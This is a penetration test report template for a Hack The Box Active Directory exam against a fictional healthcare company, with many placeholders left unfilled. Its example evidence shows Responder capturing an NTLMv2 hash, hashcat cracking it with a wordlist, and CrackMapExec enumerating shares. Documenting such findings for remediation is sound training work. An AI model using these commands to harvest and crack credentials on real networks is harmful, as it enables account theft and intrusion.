HACKTHEBOX

Penetration Test

EverGreen Active Directory

Report of Findings

HTB Certified Active Directory Pentesting Expert (CAPE) Exam Report

Candidate Name: TODO Candidate Name

EverGreen Healthcare LLC

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

EverGreen Contacts		
Contact	**Title**	**Contact Email**
Julio Ureña	Chief Executive Officer	julio@evergreenhealth.ad
Ben Rollin	Chief Technical Officer	ben@evergreenhealth.ad

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
TODO Candidate Name	TODO Candidate Title	TODO Candidate Email

3 Executive Summary

EverGreen Healthcare LLC (“EverGreen” herein) contracted TODO Candidate Name to perform an **Active Directory Security Assessment** of EverGreen’s multi-domain environment to identify security weaknesses, determine impact on EverGreen’s critical infrastructure, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

TODO Candidate Name performed testing under a “Grey Box” approach from , to with no credentials and minimal advance knowledge of EverGreen’s Active Directory environment. The goal was to evaluate the security posture of their multi-domain infrastructure, identify misconfigurations, vulnerabilities, and attack paths, and determine their potential impact. Testing was performed remotely from TODO Candidate Name’s assessment labs, focusing on critical systems such as Domain Controllers, Exchange Servers, and Backup Servers. Each identified weakness was documented and manually analyzed to determine exploitation possibilities, privilege escalation potential, and lateral movement opportunities. TODO Candidate Name sought to demonstrate the full impact of each vulnerability, up to and including domain-wide compromise. If TODO Candidate Name gained a foothold in the environment, EverGreen authorized additional testing to include lateral movement, horizontal/vertical privilege escalation, and validation of implemented security controls, such as antivirus solutions and infrastructure updates, to demonstrate the potential consequences of a complete compromise.

3.2 Scope

The scope of this assessment included three internal network ranges, the **EVERGREENHEALTH.AD** Active Directory domain, and any additional Active Directory domains owned by EverGreen Healthcare LLC that were discovered during the engagement. Internal access was provided by the client, and a Linux SSH server was installed on their internal network to facilitate the assessment.

In Scope Assets

Host/URL/IP Address	Description
TODO 10.129.X.X	TODO FILL IN DESCRIPTION
172.16.116.0/24	EverGreen internal network
172.16.117.0/24	EverGreen internal network
172.16.118.0/24	EverGreen internal network
192.168.100.0/24	EverGreen VPN Network subnet
evergreenhealth.ad	EverGreen internal AD domain
TODO OTHER DISCOVERED INTERNAL DOMAIN(S)	TODO FILL IN DESCRIPTION

3.3 Assessment Overview and Recommendations

During the Active Directory Security Assessment of EverGreen Healthcare LLC, TODO Candidate Name identified 2 findings that pose risks to the confidentiality, integrity, and availability of EverGreen's information systems. The findings were categorized by severity level, with TODO SEVERITY RATINGS HERE 1 of the findings being assigned a critical-risk rating, 0 high-risk, 1 medium-risk, and 0 low risk. There were also 0 informational finding related to improving security monitoring capabilities within the internal network.

TODO EXECUTIVE SUMMARY HERE

EverGreen should create a remediation plan based on the Remediation Summary section of this report, addressing all high-risk findings as soon as possible according to the needs of the business. Given the comprehensive nature of this in-depth Active Directory penetration test, EverGreen should focus on implementing the recommendations provided to address misconfigurations, privilege escalation paths, and lateral movement opportunities. To maintain a robust security posture, EverGreen should also consider scheduling periodic Active Directory security assessments and penetration tests to validate improvements and identify emerging vulnerabilities. Continuous monitoring and proactive hardening of the Active Directory environment will make it increasingly challenging for attackers to compromise the network and will improve EverGreen's ability to detect and respond to suspicious activity effectively.

4 Active Directory Penetration Test Assessment Summary

TODO Candidate Name began all testing activities from the perspective of an unauthenticated user on the internal network. EverGreen provided the tester with internal network access but did not provide additional information such as configuration details.

4.1 Summary of Findings

During the course of testing, TODO Candidate Name uncovered a total of 2 findings that pose a material risk to EverGreen's information systems. As requested by EverGreen, this assessment focuses exclusively on findings with medium and high impact, ensuring that all documented vulnerabilities and recommendations are directly relevant to risks that could significantly affect the confidentiality, integrity, and availability of EverGreen's systems. The below table provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical** and **1 Medium** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	LLMNR/NBT-NS Response Spoofing	11

5 Active Directory Compromise Walkthrough

During the course of the assessment, TODO Candidate Name was able to gain a foothold within the internal network via the provided access through the Linux SSH server, move laterally, and compromise the internal network, leading to full administrative control over the `EVERGREENHEALTH.AD` Active Directory domain and TODO INSERT DOMAIN NAME Active Directory domain.

The steps below outline the actions taken from initial access to compromise. This attack chain does not encompass all vulnerabilities and misconfigurations discovered during the assessment. Any issues not directly used as part of the attack chain are documented separately in the Technical Findings Details section, ranked by severity level.

The purpose of this attack chain is to demonstrate to EverGreen the potential impact of the vulnerabilities identified in this report and how they interconnect to represent the overall risk to the environment. This approach also helps to prioritize remediation efforts—patching even two critical flaws could disrupt the attack chain significantly while allowing the organization time to address other reported issues.

Although additional findings detailed in this report could potentially lead to a similar level of access, this documented attack chain represents the path of least resistance taken by the assessor to achieve domain compromise.

5.1 Detailed Walkthrough

TODO Candidate Name performed the following to fully compromise the **EVERGREENHEALTH.AD** domain.

1. TODO LIST HIGH LEVEL STEPS
2. ...

Detailed reproduction steps for this attack chain are as follows: TODO FILL IN DETAILED ATTACK CHAIN STEPS

TODO Candidate Name then performed the following to fully compromise the TODO INSERT OTHER INTERNAL DOMAIN NAME(S) domain.

1. TODO LIST HIGH LEVEL STEPS
2. ...

Detailed reproduction steps for this attack chain are as follows: TODO FILL IN DETAILED ATTACK CHAIN STEPS

6 Remediation Summary

As a result of this assessment there are several opportunities for EverGreen to strengthen its internal network and Active Directory security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. EverGreen should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

TODO SHORT TERM REMEDIATION:

- Finding Reference 1 - Set strong (24+ character) passwords on all SPN accounts
- Finding Reference 2 - TODO FILL IN AS APPROPRIATE
- Finding Reference 3 - Enforce a password change for all users because of the domain compromise

TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

6.2 Medium Term

TODO MEDIUM TERM REMEDIATION:

- LLMNR/NBT-NS Response Spoofing - Disable LLMNR and NBT-NS wherever possible
- Finding Reference 2 - TODO FILL IN AS APPROPRIATE

TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

6.3 Long Term

TODO LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices compromise
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise
- TODO FILL IN AS APPROPRIATE

TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

7 Technical Findings Details

1. LLMNR/NBT-NS Response Spoofing - Critical

CWE	CWE-522
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary-controlled system. This activity may be used to collect or relay authentication materials. Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. NBT-NS identifies systems on a local network by their NetBIOS name.
Impact	Adversaries can spoof an authoritative source for name resolution on a victim network by responding to LLMNR (UDP 5355)/NBT-NS (UDP 137) traffic as if they know the identity of the requested host, effectively poisoning the service so that the victims will communicate with the adversary-controlled system. If the requested host belongs to a resource that requires identification/authentication, the username and NTLMv2 hash will then be sent to the adversary-controlled system. The adversary can then collect the hash information sent over the wire through tools that monitor the ports for traffic or through Network Sniffing and crack the hashes offline through Brute Force to obtain the plaintext passwords. In some cases where an adversary has access to a system that is in the authentication path between systems or when automated scans that use credentials attempt to authenticate to an adversary-controlled system, the NTLMv2 hashes can be intercepted and relayed to access and execute code against a target system relay step can happen in conjunction with poisoning but may also be independent of it. Several tools exist that can be used to poison name services within local networks such as NBNSpoof, Metasploit, and Responder.
Affected Component	EVERGREENHEALTH.AD
Remediation	• Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment • Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB • Signing can stop NTLMv2 relay attacks. • Network intrusion detection and prevention systems that can identify traffic patterns indicative of MiTM activity can be used to mitigate activity at the network level. • Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of MiTM activity.

References	https://attack.mitre.org/techniques/T1557/001/

Finding Evidence

TODO DETAILED REPRODUCTION STEPS, NOT JUST A SINGLE SCREENSHOT

Running the Responder tool to attempt to obtain user account password hashes.

```
$ sudo responder -I eth0 -wrfv


                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

 <SNIP>

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.195.168]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-TWWXTGD94CV]
    Responder Domain Name      [3BKZ.LOCAL]
    Responder DCE-RPC Port     [47032]

[+] Listening for events...

<SNIP>

[SMB] NTLMv2-SSP Client   : 192.168.195.205
[SMB] NTLMv2-SSP Username : EVERGREENHEALTH\bsmith
[SMB] NTLMv2-SSP Hash     : bsmith::EVERGREENHEALTH:7ecXXXXXX98ebc:
73D1B2XXXXXXXXXXX45085A651:0101000000000000B588D9F766D801191BB2236A5FAAA500000000200080033
0042004B005A0001001E00570049004E002D0054005700570058005400470044003900340043005600040034005700
049004E002D0054005700570058005400470044003900340043005600 2E00330042004B005A002E004CXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXX2E004C004F00430041004C000700080000B588D9F766D80106000400020000000800300
0300000000000000001000000002000002CAE5BF3BB1FD2F846A280AEF43A8809C15207BFCB4DF5A580BA1B6FCAF6
BBCE0A0010000000000000000000000000000000000000900280063006900660073002F00310039003200 2E0031003
60038002E00310039003500 2E00310036003800000000000000000000000000
<SNIP>
```

Successfully cracking a password hash with Hashcat to reveal the clear text password value.

```
$ hashcat -m 5600 bsmith_hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
```

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

BSMITH::EVERGREENHEALTH:7eccd965c4b98ebc:
73d1b2c8c5f9861eefd31bb45085a651:0101000000000000000b588d9f766d801191bb2236a5faaa5000000000200
0800330042004b005a0001001e00570049004e002d00540057005700580054004700440039003400430056XXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX00470044003900340043005600 2e00330042
004b005a002e004c004f00430041004c000300140033004 2004b005a002e004c004f00430041004c0005001400330
042004b005a002e004c004f00430041004c000700080000b588d9f766d801060004000200000008003000300000000
0000000010000000020000002cae5bf3bb1fd2f846a280aef43a8809c15207bfcb4df5a580ba1b6fcaf6bbce0a001
0000000000000000000000000000000000000900280063006900660073002f003100390032002e003100360038002e
003100390035002e00310036003800000000000000000000000000:<REDACTED>
```

2. Insecure File Shares - Medium

CWE	CWE-284
CVSS 3.1	6.4 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N
Root Cause	The tester uncovered multiple file shares where all Domain Users have read/write access.
Impact	An attacker who gains a foothold in this domain can use this access to search for files containing sensitive data such as credentials and potentially write malicious files to the file shares.
Affected Component	EVERGREENHEALTH.AD
Remediation	Review file share privileges to ensure that users are granted access in accordance with the principal of least privilege.
References	https://attack.mitre.org/techniques/T1135/

Finding Evidence

Viewing file shares accessible to a standard Domain user with the CrackMapExec tool.

```
$ sudo crackmapexec smb 192.168.195.205 -u asmith -p <REDACTED> --shares

SMB         192.168.195.205 445    MS01             [*] Windows 10.0 Build 17763 x64
(name:MS01) (domain:EVERGREENHEALTH.AD) (signing:False) (SMBv1:False)
SMB         192.168.195.205 445    MS01             [+] EVERGREENHEALTH.AD\asmith:<REDACTED>
SMB         192.168.195.205 445    MS01             [+] Enumerated shares
SMB         192.168.195.205 445    MS01             Share           Permissions     Remark
SMB         192.168.195.205 445    MS01             -----           -----------     ------
SMB         192.168.195.205 445    MS01             ADMIN$                          Remote
Admin
SMB         192.168.195.205 445    MS01             Backups         READ
SMB         192.168.195.205 445    MS01             C$                              Default
share
SMB         192.168.195.205 445    MS01             IPC$            READ            Remote
IPC
SMB         192.168.195.205 445    MS01             Migration Data  READ
SMB         192.168.195.205 445    MS01             Software        READ,WRITE
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of EverGreen's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
TODO FILL IN AS APPROPRIATE			

A.3 Subdomain Discovery

URL	Description	Discovery Method
TODO FILL IN DISCOVERED VHOSTS/SUBDOMAINS		

A.4 Exploited Hosts

Host	Scope	Method	Notes
TODO FILL IN AS APPROPRIATE	Text	Text	Text

A.5 Compromised Users

Username	Type	Method	Notes
TODO FILL IN AS APPROPRIATE	Text	Text	Text

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
TODO FILL IN AS APPROPRIATE		

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	TODO HOSTNAME	TODO MD5 HASH	TODO Administrator's desktop	TODO Exploit CVE-XXX-XXXX (example)
2.				
3.				
4.				
5.				
6.				
7.				
8.				
9.				
10.				
11.				
12.				
13.				

End of Report

This report was rendered
by SysReptor with
♥